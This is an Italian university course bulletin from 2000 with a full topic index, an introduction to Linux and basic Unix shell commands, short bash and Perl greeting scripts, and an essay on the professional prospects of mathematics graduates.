LINUX

Generalità

Perché Linux? 1
Linux & C 5
Linuxmeeting a Bologna 14

Comandi della shell

ls, man e type 1
Semplici comandi Unix 2
Gli script di shell 2
Altri comandi della shell 3
Find e slocate 3
gzip e tar 3
split 3
mtools 3
La scelta della password 6
Tasti speciali della shell 6
Redirezione dell'output 7
Redirezione dell'input 7
Redirezione degli errori 7
Pipelines 7
tee 8
sort 8
Un errore pericoloso 8
Espressioni regolari 8
grep 8
Diritti d'accesso 9
chown e chgrp 9
chmod 9
Link e link simbolici 25
Come spegnere 25
I files .profile e .bash_rc 26
Il file .bash_logout 26
Il file .plan 26
Lavorare in background 38
df, du e free 42
last e uname 46

Installazione di Linux

Installare Linux 10
Installazione di RedHat 6.2 11
Le partizioni 12
La numerazione dei dischi fissi 12
Cosa installare 12
Composizione di RedHat 6.2 13
fdisk 14
Configurare X Window 15
Il chipset Intel 810 15
Creare la section "Monitor" 18
Creare la section "Screen" 18
Le sezioni di XF86Config 19
La directory /home/varia 21

Uso di X Window

startx 20
Il file .xinitrc 20
I files di fvwm2 21
Primi tasti di fvwm2 21
Impostiamo .Xdefaults 21
Tasti speciali in fvwm2 21
Perché due exec 21
.Xdefaults 21
Muovere le finestre 22
La batteria dei bottoni 22
Catturare un'immagine 22
Uso del mouse in fvwm2 22
FvwmButtons 22
Completiamo .fvwm2rc 23
KDE e Gnome 23
Security in X 32
Dove sta e cosa fa l'X server 32
Copiare uno schermo remoto 32
Il programma spia 33
xhost e xauth 33
XSendEvent 33
Comandi di terminale 34
ical 42

Emacs

Emacs 6
Comandi fondamentali 15
Richard Stallman 18
Il file .emacs 23
Le funzioni di Elisp 23
L'aiuto di Emacs 23
Come aprire un file con Emacs 23
I tasti di Emacs 24
Le directory in Emacs 24
ange ftp 33
Scrivere programmi con Emacs 38
Comandi Emacs (schema) 50

Internet

telnet 24
ftp 24
Salvare il lavoro 26
pine e pico 34
Le porte del TCP 43

HARDWARE

La Boot Sequence del BIOS 10
Il BIOS 10
Il monitor CRT 16
I fosfori 17
La fosforescenza 17
Gli schermi a cristalli liquidi 17
Come funzionano 17
Il teorema di Pitagora 18
L'adattatore video 18

JAVA

Avviso di seminario Java 5
Cos'è Java? 5
Java 30
Java World 30
Alcuni tipi di dati di Java 31
Metodi in Java 31
Il programma minimo 31
Operatori binari 31
Output formattato 31

PROGRAMMAZIONE IN C

Generalità

W.R. Stevens 34
Il progetto 35
I header generali 35
Il preprocessore 36
I commenti 36
La struttura del progetto 47
Listati 55-56

Il makefile

Il makefile senza rdf 36
Il comando make 37
Il makefile per la compilazione 37
Come funziona make 37
Comandi di compilazione 42

Programmi elementari

Il programma minimo 35
Calcoliamo il fattoriale 36
printf 37
Somme e prodotti 38
for 38
Operatori abbreviati 39
Confronto di stringhe 40
if ... else 40
Operatori logici 41
La legge di Ohm 41, 46
Input da tastiera 41
Parametri di main 41
I numeri binomiali 42
Un semplice menu 42
Passaggio di parametri 43
Operazioni aritmetiche 43
Altre funzioni per le stringhe 44
I numeri di Fibonacci 45
Il sistema di primo ordine 45
scanf 45
system 45
Esercizi 45
Il teorema di Dirichlet 47
L'algoritmo euclideo 48
La molteplicazione russa 48
Potenze con esponenti interi 48
sprintf 48
Copiare una stringa 49
Lo schema di Horner 49
Funzioni per i files 50
fseek e ftell 50

Tipi di dati

Vettore e puntatori 39
Stringhe e caratteri 39
Aritmetica dei puntatori 39
Puntatori generici 40
Conversioni di tipo 40
Tipi di interi 42
Variabili di classe static 44
static e extern 45
struct e typedef 46
Allocazione di memoria in C 49

GRAFICA

Programmi di grafica

xv e xpaint 22
gqview 26
bitmap 27
xmag 27
Istruzioni per xpaint 27
Gimp 27
Ellissi e rettangoli 27
Linee rette e grafi 27
Tasti di emergenza 27
Disegni animati 27
Selezione e riempimento 27
Spacing 27

PostScript

ghostscript e ghostview 20
Esperimenti con PostScript 51

Curve di Bézier

L'algoritmo di Casteljeau 51
Curve di Bézier cubiche 52
Invarianza affine 52
I punti di controllo 52
La parabola 53
Il cerchio 53
L'ellisse 53
L'iperbole 54
Esempi di curve di Bézier 54

LIBRI

Linux, espressioni regolari 14
Hardware 17
Emacs 24
Java 32
X 32
Programmazione in Unix 34
C 42
Grafica al calcolatore 54
PostScript 54
Latex 54

VARIA

Obiettivi del corso 1
La professione del matematico 4
Compleanno di Enrico Bombieri 34
Scilab 34
John Tukey 46

OTTIMIZZAZIONE GENETICA

Generalità

Ottimizzazione genetica 57
Problemi di ottimizzazione 57
L'algoritmo di base 58
Il metodo spartano 58
Un'osservazione importante 58
Sul significato degli incroci 58
Confronto con i metodi classici 58
Incroci tra più di due individui 71

Cluster analysis

Cluster analysis 65
Il criterio della varianza 65
Il numero delle partizioni 66
Quindici comuni: i dati grezzi 66
Quindici comuni: l'algoritmo genetico 69
Quindici comuni: l'interfaccia utente 69
Il calcolo di $\sum \Delta\alpha$ 69
Partizioni proposte dall'utente 70
Dichiarazioni in cluster.c 70
Organizzazione dei dati sul file e lettura 70
Visualizzazione della partizione migliore 70
Elementi nuovi, mutazioni e incroci 71
La costruzione della graduatoria 71
cluster.c 73

Esempi vari

Il problema degli orari 57
Un problema di colorazione 72

PROGRAMMAZIONE IN C

Generalità e programmi elementari

Una funzione di cronometraggio 61
switch 63
Il tipo enum 63
Punto interrogativo e virgola 64
L'algoritmo binario per il m.c.d. 64
Funzioni con un numero variabile di argomenti 64
A→b come abbreviazione di (*A).b 73
Le funzioni matematiche del C 77
atan2 77
Funzioni per determinare il tipo di un carattere 77
Un piccolo filtro 80
Zeri di una funzione continua 81

Algoritmi di ordinamento

Il quicksort 59
La mediana 59
Versione generale di quicksort 60
Il counting sort 60

Numeri casuali

Numeri casuali 61
Uso di numeri casuali in crittografia 61
La discrepanza 62
Integrali multidimensionali 62
Il generatore lineare 62
La struttura reticolare 63
Numeri casuali in C 63

Funzioni per le stringhe

Quindici comuni: la trasformazione dei dati 67
Le funzioni del C per le stringhe 67
strlen, strcat e strncat 67
strcpy e strncpy 68
strcmp e strncmp 68
strstr 68
strchr e strrchr 68
strspn, strcspn e strpbrk 68
strtok 72
Operazioni sui bytes in memoria 80

Programmazione di sistema

Processi 74
Il fork 74
Il PID 74
exit e wait 75
Esecuzione in background 75
I comandi exec 75
Esempi di comandi exec 76
fork e exec 76
environ e getenv 76
Terminare un processo 76
Pipelines 78
read e write 78
pipe, close e dup2 78
pipemail 79
pipemaills 79
Sull'uso delle pipelines 79
Trasferimento in entrambe le direzioni 80

PROGRAMMAZIONE IN C++

Programmazione in C++ 106
Classi 106
Costruttori e distruttori 106
this 107
Overloading di funzioni 107
Classi derivate 107
Overloading di operatori 107
Unioni 107
Numeri complessi 108
Riferimenti 109
new e delete 109

PROGRAMMAZIONE IN PERL

Generalità

Programmazione in Perl 82
Variabili nel Perl 82
Input dalla tastiera 82
Files e operatore <> 83
Funzioni del Perl 83
Moduli 83
Il modulo files 83
fatt, fib, horner, max in Perl 84
Contesto scalare e contesto listale 84
Vero e falso 85
I puntatori del Perl 90
I moduli CPAN 90
Puntatori a variabili locali 91
Passaggio di parametri 91
Typeglobs 94
Operatori di confronto 98
Simulazione di switch 98
Punto esclamativo e virgola 98
Istruzioni di controllo 98
Operatori logici 98
Esercizi 99
Numeri casuali e rand 104
eval 104
Problemi di sicurezza con eval 105
local e my 105
Attributi di files e cartelle 109
Cartelle e diritti d'accesso 109

Stringhe, liste e vettori associativi

Liste 84
Alcuni operatori per le liste 85
Vettori associativi 85
each 85
split e join 85
index e rindex 89
printf e sprintf 89
Liste di liste e matrici 90
Concatenazione di stringhe 91
substr 91
Strumenti per le stringhe 91
Invertiparola e eliminacaratteri 91
Puntatori a vettori associativi 94
lc e uc 97
Ordinare una lista con sort 97

Espressioni regolari

La funzione grep del Perl 84
Espressioni regolari nel Perl 86
Gli operatori m ed s 86
I modificatori $/m$ ed $/s$ 86
I metacaratteri 87
I metasimboli 87
Il modificatore $/g$ 87
I modificatori $/i$ ed $/o$ 87
La funzione pos 87
Il modificatore $/e$ 88
Riassunto dei modificatori 88
$_ sottinteso nelle espressioni regolari 88
Alternative ad / ... / 88
Parentesi tonde 88
Uso di | nelle espressioni regolari 88
Ricerca massimale e minimale 89

Programmazione funzionale

Funzioni anonime 92
Funzioni come argomenti di funzioni 92
Funzioni come valori di funzioni 92
map 93
Programmazione funzionale 109

Programmazione insiemistica

Storable e dclone 92
Programmare con gli insiemi 92
Uguaglianza di insiemi 93
Le tuple 93
La funzione di output 93
Intersezione e unione 94
L'insieme delle parti 94
Operatori logici per gli insiemi 94

Intelligenza artificiale

ELIZA 95
Struttura dei files tematici 95
Risposte casuali 95
Una conversazione con ELIZA 96
Il file Eliza/alfa 96
Il file Eliza/saluti.pm 96
Il file Eliza/dialogo.pm 97
Il file Eliza/aus.pm 97

BIOINFORMATICA

Un problema di bioinformatica 81
Lettura a triple del DNA 89
L'angolo del legame tetraedrico 89
Fattori di una parola 89

SICUREZZA DEI DATI

Sicurezza dei dati 100
Locali e apparecchiature 100
La shell protetta SSH 100
Sicurezza in rete 101
Autenticazione 101
Sicurezza dei dati in medicina 102
I principi di Anderson 102
La funzione crypt 103
Anche Postscript è pericoloso 103
Il teorema di Fermat-Euler 103
Crittografia a chiave pubblica 104
La steganografia 105
Sniffing e spoofing 105

LIBRI

Algoritmi genetici 68
Storia della matematica 73
Perl 85
Sicurezza dei dati 105
C++ 109

VARIA

Il codice ASCII 60

SISTEMI *di* ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica Anno accademico 2000/2001 Numero 1 ◇ 5 Ottobre 2000

Perché Linux?

Il sistema operativo Unix è stato sviluppato (prima in piccolo e per implementare un gioco astronautico) a partire dal 1969 (nel 1994 si è festeggiato il 25esimo compleanno di Unix) da Ken Thompson e Dennis Ritchie ai Bell Laboratories dell'AT&T. La prima presentazione ufficiale avvenne nel 1974. Dal 1972/73 il sistema veniva scritto in un nuovo linguaggio che alla fine venne chiamato C. Il C può essere considerato come un linguaggio assembler universale, che descrive cioè operazioni in memoria centrale come un assembler, ma non è più direttamente derivato dai comandi macchina di un particolare processore. Nel 1983 Thompson e Ritchie ottennero il premio Turing, una specie di Nobel dell'informatica.

A metà degli anni '80 l'AT&T non permetteva più la pubblicazione del codice sorgente di Unix. Andrew Tanenbaum (autore di famosi libri) sviluppò allora un sistema operativo simile, detto Minix, per poterlo utilizzare nelle sue lezioni. Minix era un sistema operativo moderno e piuttosto avanzato, ma aveva alcune limitazioni, dovute soprattutto alle sue origine didattiche. Nel 1991 Linus Torvalds, uno studente di informatica a Helsinki, ebbe l'idea di creare un vero sistema Unix per PC, basandosi sul Minix, ma superando quelle limitazioni. Pubblicò il codice sorgente su Internet, provocando dopo poco tempo un incredibile entusiasmo e guadagnando la collaborazione di centinaia di programmatori. In questo modo il nuovo sistema, a cui venne dato il nome di Linux, si sviluppò con velocità inaudita ed è oggi per molti aspetti addirittura superiore ai Unix commerciali.

È importante osservare che la quasi totale identità funzionale tra Linux e Unix non deriva da una somiglianza interna. L'interazione a livello di macchina tra kernel e CPU è completamente diversa, ma il principio di separare le operazioni interne da quelle esterne permette questa completa equivalenza funzionale a livello degli utenti (standard POSIX - portable operating systems interface*, una specie di Unix astratto). Questo principio garantisce anche una quasi perfetta stabilità del sistema. I programmi possono interagire con il nucleo solo attraverso alcune funzioni speciali, e non possono condizionare l'esecuzione di altri programmi. Ad esempio un errore di programmazione fa semplicemente terminare il programma che lo contiene, ma non crea problemi a livello di sistema (fanno eccezione però quei casi in cui un programma impegna tutto il tempo della CPU oppure in cui esegue delle scritture su disco senza fine).*

Linux è un sistema operativo superiore, che può essere utilizzato da molti utenti allo stesso tempo ed eseguire compiti diversi apparentemente allo stesso tempo, estremamente configurabile, con programmi di rete e compilatori già compresi nelle comuni distribuzioni, con un'interfaccia grafica (X Window) potentissima. Praticamente tutte le funzioni del sistema operativo sono connesse o possono essere connesse tra di loro, i risultati di un programma possono essere direttamente usati da un altro programma. Tutto ciò fa di Unix/Linux uno strumento informatico potente, completamente configurabile e con tantissime applicazioni.

Obiettivi del corso

Apprendimento dei più importanti comandi Unix. Uso del editor programmabile Emacs. Installazione di programmi.

Linguaggio C (gestione di progetti con make, tecniche di programmazione, librerie standard). Interazione tra C e Unix (processi, programmazione di sistema, pipelines).

Programmazione in C++ e concetti della programmazione orientata agli oggetti (OOP). Algoritmi e strutture dei dati.

Questa settimana

1 Perché Linux?
Obiettivi del corso
ls, man e type

2 Semplici comandi Unix
Gli script di shell

3 Altri comandi della shell
Find e slocate
gzip e tar
split
mtools

4 La professione del matematico

5 Avviso di seminario Java
Cos'è Java?
Linux & C

ls, man e type

ls (abbreviazione di *list*) è il comando per ottenere il contenuto di una directory. Battuto da solo fornisce i nomi dei files contenuti nella directory in cui ci si trova; seguito dal nome di una o più directory, dà invece il contenuto di queste. Il comando ha molte *opzioni*, tipicamente riconoscibili dal prefisso **–**. Le più importanti sono **ls –l** per ottenere il catalogo in formato lungo e **ls –a** per vedere anche i files nascosti, che sono quelli il cui nome inizia con **.**. Spesso le opzioni possono essere anche combinate tra di loro, ad esempio **ls –la**. Vedere **man ls** e fare degli esperimenti. Il comando **ls** funziona in maniera leggermente semplificata anche con **ftp**. Spesso si trova installato il comando **dir**, molto simile ad **ls**. Vedere **man dir**.

Per molti comandi Unix con **man** seguito dal nome di questo comando viene visualizzato un manuale conciso ma affidabile per il comando. Provare **man ls**, **man who**, **man cd** ecc., un po' ogni volta che viene introdotto un nuovo comando. Tra l'altro è molto utile per vedere le opzioni di un comando. Nessuno le ricorda tutte, ma spesso con **man** si fa prima che guardando nei libri.

Per avere informazioni sulla locazione e sul tipo di programmi eseguibili e alias di comandi si usa **type**, così ad esempio il risultato di **type pine** è `/usr/bin/pine`. **cd** (cfr. pag. 2) è un comando un po' particolare e infatti con **type cd** si ottiene `cd is a shell builtin`. Invece di **type** si può anche usare **which**, che è però meno completo.

Semplici comandi Unix

Una seduta sotto Unix inizia con l'entrata nel sistema, il *login*. All'utente vengono chiesti il nome di login (l'*account*) e la *password*. Si esce con **exit** oppure, in modalità grafica, con apposite operazioni che dipendono dal *window manager* utilizzato.

Il file system di Unix è gerarchico, dal punto di vista logico i files accessibili sono tutti contenuti nella directory *root* che è sempre designata con /. I livelli gerarchici sono indicati anch'essi con /, per esempio **/alfa** è il file (o la directory) **alfa** nella directory root, mentre **/alfa/beta** è il nome completo di un file **beta** contenuto nella directory **/alfa**. In questo caso **beta** si chiama anche il *nome relativo* del file.

Per entrare in una directory **alfa** si usa il comando **cd alfa**, dove **cd** è un'abbreviazione di *choose directory*. Ogni utente ha una sua directory di login, che può essere raggiunta battendo **cd** da solo. La cartella di lavoro dell'utente X (nome di login) viene anche indicata con **~X**. X stesso può ancora più brevemente denotarla con ~. Quindi per l'utente X i comandi **cd ~X**, **cd ~** e **cd** hanno tutti lo stesso effetto.

Files il cui nome (relativo) inizia con **.** (detti *files nascosti*) non vengono visualizzati con un normale **ls** ma con **ls -a**. Esguendo questo comando si vede che il catalogo inizia con due nomi, **.** e **..**. Il primo indica la cartella in cui ci si trova, il secondo la cartella immediatamente superiore, che quindi può essere raggiunta con **cd ..**.

La directory di login contiene spesso altri files nascosti, soprattutto i files di *configurazione* di alcuni programmi e il cui nome tipicamente termina con **rc** (*run command* o *run control*), ad esempio **.pinerc** per il programma di posta elettronica **pine**, **.lynxrc** per il browser WWW **lynx**), **.kderc** per l'interfaccia grafica **KDE**, ecc. Per vederli tutti si può usare **ls .*rc** oppure **file .*rc**.

file alfa dà informazioni sul tipo del file **alfa**, con **file** * si ottengono queste informazioni su tutti i files della directory. In questi comandi di shell l'asterisco * indica una parola (successione di caratteri) qualsiasi (con un eccezione). Quindi * sono tutte le parole possibili e ***aux** sono tutte le parole che terminano con **aux**. L'eccezione è che se l'asterisco sta all'inizio, non sono comprese le parole che iniziano con **.**. Per ottenere queste bisogna scrivere **.*** (cfr. i due esempi con **.*rc**).

Il prompt è spesso impostato in modo tale che viene visualizzata la directory in cui ci troviamo. Noi sostituiremo il prompt con un semplice **:)** (segno del sorriso). Per sapere dove siamo si può usare allora il comando **pwd**. Un utente può anche cambiare identità, ad esempio diventare amministratore di sistema per eseguire certe operazioni. Per sapere quale nome di login stiamo usando, utilizziamo **whoami**.

I comandi **who**, **w** e **finger** indicano gli utenti in questo momento collegati. **w** dà le informazioni più complete sulle attività di quegli utenti. **finger** può essere anche seguito dal nome di un utente o di un computer o di entrambi, secondo la sintassi seguente: **finger X** fornisce informazioni sull'utente X, anche quando questi non è collegato, **finger @student.unife.it** indica chi è collegato in questo momento a student.unife.it, e **finger X@student.unife.it** dà informazioni sull'utente X di student.unife.it. Alcuni di questi servizi vengono talvolta disattivati per ragioni di sicurezza.

Si può creare una nuova directory **gamma** con **mkdir gamma**. Per eliminare **alfa** si usa **rm alfa**, se **alfa** è un file normale e **rm –r alfa**, se **alfa** è una directory. Attenzione: con **rm** * si eliminano tutti i files (ma non le directory) contenute nella directory.

Il comando **mv** (abbreviazione di *move*) ha due usi distinti. Può essere usato per spostare un file o una directory in un'altra directory, oppure per rinominare un file o una directory. Se l'ultimo argomento è una directory, viene eseguito uno spostamento. Esempi: **mv alfa beta gamma delta** significa che **delta** è una directory in cui vengono trasferiti **alfa**, **beta** e **gamma**. Se **beta** è il nome di una directory, **mv alfa beta** sposta **alfa** in **beta**, altrimenti (se **beta** non esiste o corrisponde al nome di un file) **alfa** da ora in avanti si chiamerà **beta**. Attenzione: se esisteva già un file **beta**, il contenuto di questo viene cancellato e sostituito da quello di **alfa**!

Gli script di shell

L'interazione dell'utente con il kernel di Unix avviene mediante la **shell**, un *interprete di comandi*. A differenza da altri sistemi operativi (tipo DOS) la shell di Unix è da un certo punto di vista un programma come tutti gli altri, e infatti esistono varie shell, e se, come noi abbiamo fatto, l'amministratore ha installato come shell di login per gli utenti la **bash** (*Bourne again shell*), ogni utente può facilmente chiamare una delle altre shell (ad esempio la *C-shell* con il comando **csh**). Allora appare in genere un altro prompt, si possono usare i comandi di quell'altra shell e uscire con **exit**. Ognuna delle shell standard è allo stesso tempo un'interfaccia utente con il sistema operativo e un linguaggio di programmazione. I programmi per la shell rientrano in una categoria molto più generale di programmi, detti *script*, che consistono di un file di testo (che a sua volta può chiamare altri files), la cui prima riga inizia con **#!** a cui segue un comando di script, che può chiamare una delle shell, ma anche il comando di un linguaggio di programmazione molto più evoluto come il **Perl**, comprese le opzioni, ad esempio **#! Perl -w**. Solo per la shell di default (la **bash**) nel nostro caso, questa riga può mancare, per la *C-shell* dovremmo scrivere **/bin/csh**. Se il file che contiene lo script porta il nome **alfa**, a questo punto dobbiamo ancora dargli l'attributo di eseguibilità con **chmod +x alfa**.

Oggi esistono *linguaggi script* molto potenti, soprattutto il **Perl** e quindi gli script di shell si usano poco, in genere solo nella forma di semplici comandi di shell scritti su un file (come i *batch files* del DOS).

Uno script per la **bash**:

```
echo –n "Come ti chiami?"
read nome
echo "Ciao, $nome!"
```

Uno script in **Perl**:

```
#! /usr/bin/perl -w
use strict 'subs';
print "Come ti chiami? ";
$nome=< stdin> ; chop($nome);
print "Ciao, $nome! \n";
```

Nel primo esempio abbiamo tralasciato la prima riga *#! /bin/bash*, in genere superflua nel caso che l'interprete sia la shell.

Il **Perl** è il linguaggio preferito degli amministratori di sistema, viene usato nella programmazione di client o interfacce WWW e in molte applicazioni scientifiche semplici o avanzate.

Altri comandi della shell

date è un comando complesso che fornisce la data, nell'impostazione di default nella forma **Thu Oct 5 00:07:52 CEST 2000**. Usando le moltissime opzioni, si può modificare il formato oppure estrarre ad esempio solo una delle componenti. Vedere **man date**.

cal visualizza invece il calendario del mese corrente, con **cal 1000** si ottiene il calendario dell'anno 1000, con **cal 5 1000** il calendario del maggio dell'anno 1000. Tipico risultato di cal:

```
October 2000
Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7
 8  9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31
```

Il comando **echo** viene usato, soprattutto all'interno di script di shell, per visualizzare una stringa sullo schermo. Il comando **cat** viene talvolta utilizzato per vedere il contenuto di un file di testo (ad esempio **cat alfa**), ma non permette di andare avanti e indietro. Alla visualizzazione di files servono invece **more** e **less**, di cui il secondo è molto più confortevole, ma non installato su tutti i sistemi Unix.

Il nome di **cat** deriva da *concatenate* e infatti l'utilizzo naturale di questo comando è la concatenazione di più files. Con **cat alfa beta gamma > delta** si ottiene un file **delta** che contiene l'unione dei contenuti di **alfa**, **beta** e **gamma**. In questi casi bisogna sempre stare attenti che il contenuto del file di destinazione viene cancellato prima dell'esecuzione delle operazioni di scrittura, e quindi ad esempio **cat alfa > alfa** cancella il contenuto di **alfa**. Quale sarà l'effetto di **cat alfa beta > alfa**? Per aggiungere il contenuto di uno o più files a un altro, invece di > bisogna usare > > . Per esempio **cat alfa beta > > gamma** fa in modo che dopo l'operazione **gamma** contiene, nell'ordine, i contenuti di **gamma** (prima dell'operazione), **alfa** e **beta**.

Con **cp alfa beta** si ottiene una copia **beta** del file **alfa**. Anche in questo caso, se **beta** esiste già, il suo contenuto viene cancellato prima dell'operazione.

Il numero di bytes di cui consiste il file **alfa** viene visualizzato come una delle componenti fornite da **ls –l**. Il semplice comando **wc** (da *word count*) è spesso utile, perché fornisce in una volta sola il numero delle righe, delle parole e dei bytes di uno o più files. Con **wc *** si ottengono queste informazioni per tutti i files non nascosti della directory.

Meno usati sono **head** (*testa*) e **tail** (*coda*). Con **head –9 alfa** si ottengono le prime 9 righe di **alfa**, le ultime 6 righe invece con **tail –6 alfa**.

gzip e tar

gzip alfa trasforma il file **alfa** nel file **alfa.gz** che è una versione compressa di quello originale. Per ottenere di nuovo l'originale si usa **gunzip alfa.gz**.

Più recente di **gzip** è **bzip2**, che trasforma **alfa** in **alfa.bz2**. La decompressione si ottiene con **bunzip2 alfa.bz2**. Il comando più vecchio **compress** produce un file **alfa.Z** che viene decompresso con **uncompress alfa.Z**. Si usa poco, ma conviene conoscerlo per poter decomprimere files **.Z** che si trovano su Internet oppure per la compressione/decompressione su un sistema Unix su cui **gzip** e **bzip2** non sono installati.

Il comando **tar** serve a raccogliere più files o intere directory in unico file. Con **tar –cf raccolta.tar alfa beta** si ottiene un file che raccoglie il contenuto di **alfa** e **beta**, che rimangono intatti, in un unico file **raccolta.tar** non compresso; spesso si eseguirà un **gzip raccolta.tar**, ottenendo il file **raccolta.tar.gz**. Con **tar -xf raccolta.tar** si ottengono gli originali, con **tar -tf raccolta.tar** si vede il contenuto.

***

split

Se un file **alfa** è troppo grande e non trova spazio su un dischetto, con **split -b 400000 alfa eff** otteniamo dei files più piccoli ciascuno dei quali occupa al massimo 400000 byte, ai quali vengono dati i nomi **effaa**, **effab** ecc. Per ricomporli su un altro PC possiamo usare **cat eff* > alfa**.

Con **-b 400k** (con la *k* minuscola), si ottengono pezzi di dimensione massima 409600 byte (**ls -l** o **wc ***). Perche?

Find e slocate

Questi due comandi vengono utilizzati per cercare un file sul disco fisso. **slocate** è molto più veloce perché invece di cercare sul disco cerca il nome richiesto in un elenco che viene regolarmente aggiornato (alle 4 di notte). Non può tener conto di cambiamenti avvenuti dopo l'ultimo aggiornamento.

Più complesso è il comando **find** che rispecchia la situazione attuale del disco. Il formato generale del comando è **find A B C**, dove **A** è la directory in cui si vuole cercare (la directory in cui ci si trova, quando **A** manca), **B** è il criterio di ricerca (tutti i files, se manca), e **C** è un comando da eseguire per ogni file trovato. I criteri di ricerca più importanti sono **–name N**, dove **N** è il nome del file da cercare, che può contenere i caratteri speciali della shell e deve in tal caso essere racchiuso tra apostrofi, ad esempio **–name 'geol*'** per cercare tutti i files il cui nome inizia con **geol**, **–type f** per cercare tutti i files normali, **–type d** per trovare le directory. Si possono anche elencare i files che superano una certa grandezza o usare combinazioni logiche di più criteri di ricerca. Il comando (parte **C**) più importante è **–print**, che fa semplicemente in modo che i nomi dei files trovati vengono scritti sullo schermo. Con **–exec** invece è possibile eseguire per ogni file un certo comando; la sintassi è però complessa e si fa molto meglio con appositi programmi in **Perl**.

mtools

mtools è una raccolta di comandi che permettono di lavorare con dischetti formattati DOS. Questi comandi sono molto simili ai corrispondenti comandi DOS, con il prefisso **m** e la possibilità di usare sul dischetto / invece di \. L'amministratore di sistema deve dare agli altri utenti il diritto di usarli con **chmod +s /usr/bin/mtools**. Alcuni esempi (inserire un dischetto):

mdir a: o anche solo **mdir** per vedere il catalogo del dischetto.

mcopy alfa a: e **mcopy a:alfa .** per copiare un file, **mren a:alfa beta** per dargli un altro nome.

mmd a:lettere per creare una directory **lettere** sul dischetto.

mdel a:alfa per eliminare un file, **mrd a:lettere** per eliminare una directory.

Il profilo professionale del matematico

Il laureato in matematica non viene iscritto in un ordine professionale e otticamente e formalmente la professione del ***matematico*** *sembra poco definita. Ma, nonostante le mancanze dei piani di studi (a cui lo studente può in una certa misura rimediare con lo studio personale, soprattutto se le istituzioni universitarie forniscono mezzi e attenzione alle iniziative personali degli studenti), la matematica è oggi una delle discipline scientifiche più utilizzate.*

Il matematico è allo stesso tempo uno specialista e un generalista. È uno ***specialista*** *del ragionamento preciso, che sa individuare per il suo allenamento spesso molto velocemente le conclusioni errate e sa concepire modelli formali per i componenti di un sistema ingegneristico o un fenomeno naturale o economico. È un* ***generalista*** *perché le leggi formali e astratte hanno una validità universale e sono quindi applicabili in campi apparentemente molto distinti. Gli stessi algoritmi di ottimizzazione che sono utili nella pianificazione delle risorse di un'impresa vengono usati in bioinformatica per confrontare le successioni del DNA, ad esempio per ricostruire l'evoluzione degli organismi o per scoprire geni in batteri o parassiti, che codificano per enzimi necessari a quell'agente infettivo ma non all'uomo. Individuato un tale gene, si possono creare farmaci che impediscono al batterio o parassita di utilizzare quell'enzima, ma sono innocui all'uomo. Quindi la matematica di oggi è anche* ***interdisciplinare****. Farebbe bene lo studente di matematica a dedicare un po' di tempo anche a queste materie al di fuori del proprio corso di studio (biologia o economia ad esempio), per avere più motivazione durante lo studio e un allenamento anticipato alle applicazioni.*

Spesso i laureati di matematica pensano che oltre alla carriera scolastica l'unico sbocco professionale sia il lavoro in una software house. La richiesta di informatici oggi è molto alta e sicuramente l'abitudine alla precisione del matematico fa in modo che sia un abile programmatore. Fanno bene quindi le software house a cercare i loro collaboratori tra i laureati di matematica, che in questa attività possono essere più bravi dei laureati di altre discipline. Anche nell'informatica però ci sono altre professioni, più ingegneristiche, dove un matematico può collaborare in un team, come nell'elaborazione dei segnali, nella sicurezza dei dati (solo i metodi matematici possono dare affidabilità alle tecniche di crittografia), nell'invenzione di nuovi linguaggi di programmazione, nella programmazione logica, nello sviluppo di basi di dati). Ma sono tanti i campi di applicazione della matematica.

Nella ***matematica tecnica e industriale*** *il matematico tipicamente lavorerà in un team con ingegneri o fisici nell'analisi di sistemi, nella simulazione (ad esempio nella costruzione di macchine), nell'ottimizzazione lineare e non lineare, nel calcolo numerico di grandi sistemi). Metodi di analisi armonica numerica e della topologia generale vengono impiegati nell'elaborazione delle immagini (di cui il controllo di qualità di prodotti industriali è solo una delle molte applicazioni).*

*Molti metodi dell'****informatica*** *appartengono alla matematica pura: Teoria dei grafi per la descrizione di algoritmi, calcolo combinatorio e teoria dei numeri per la crittografia e lo studio dei codici, logica matematica e algebra universale per lo sviluppo di linguaggi di programmazione e di basi di dati, computer algebra e corpi finiti nella trasmissione di segnali, statistica e teoria dell'informazione nella linguistica computazionale, con importanti applicazioni ai sistemi di comprensione della voce da parte di sistemi informatici e alla traduzione automatica di linguaggi naturali. L'allenamento del matematico è di grande aiuto nell'invenzione di nuovi linguaggi. Un linguaggio molto diffuso tra gli amministratori di sistema (ma anche tra gli operatori di borsa americani, che lo usano per estrarre informazioni dai notiziari), il* ***Perl****, è allo stesso tempo un linguaggio ad altissimo livello che contiene la programmazione funzionale. Un matematico lo può usare in modo diverso e molto efficiente. La* ***programmazione logica*** *viene oggi usata non solo per i sistemi esperti, ma fornisce anche un nuovo approccio a molti problemi classici dell'ottimizzazione, soprattutto aziendale (constraint logic programming). Lo sviluppo di metalinguaggi o di linguaggi markup (ad esempio basati sulle specifiche SGML/XML o inventati ad hoc) può essere un'interessante attività per un matematico.*

In ***economia*** *e* ***finanza*** *il matematico può lavorare nell'ottimizzazione (ricerca operativa - utilizzo ottimale di risorse e investimenti), nella pianificazione di processi produttivi, nel calcolo di contratti finanziari ottimali o dei premi di assicurazioni). In questi campi le tecniche matematiche utilizzate sono molto sofisticate (sia i metodi di ottimizzazione che le teorie stocastiche per la matematica finanziaria).*

La ***statistica matematica*** *è un campo applicativo con forti necessità di fondamenti teorici (teoria della misura, calcolo delle probabilità). Oltre che in molti rami dell'economia (statistica nel marketing, processi stocastici e serie temporali nelle previsioni economiche) la statistica è importante in campo biomedico (sanità pubblica, epidemiologia, ricerca clinica).*

Sempre più attuali diventano i modelli matematici in ***biologia*** *e* ***medicina****. Elaborazione delle immagini; modelli matematici per il cervello, il fegato, i reni, il sistema cardiocircolatorio; descrizione di processi ecologici o infettivi mediante sistemi dinamici; modelli di evoluzione; pianificazione di misure contro insetti e gastropodi o agenti infettivi da essi trasmessi (malaria, bilharziosi). La decifrazione sempre più completa del genoma umano (ma quasi altrettanto importante è quella di altri organismi, ad esempio di batteri o virus, o di organismi modello come il moscerino Drosophila su cui studiare processi più semplificati e standardizzati della biologia molecolare e della sua codifica) richiede nuove tecniche per la raccolta e l'interpretazione delle nuove informazioni (confronto di genomi, previsione delle funzioni degli enzimi da essi espressi, ad esempio mediante algoritmi combinatorico-statistici oppure programmazione logica).*

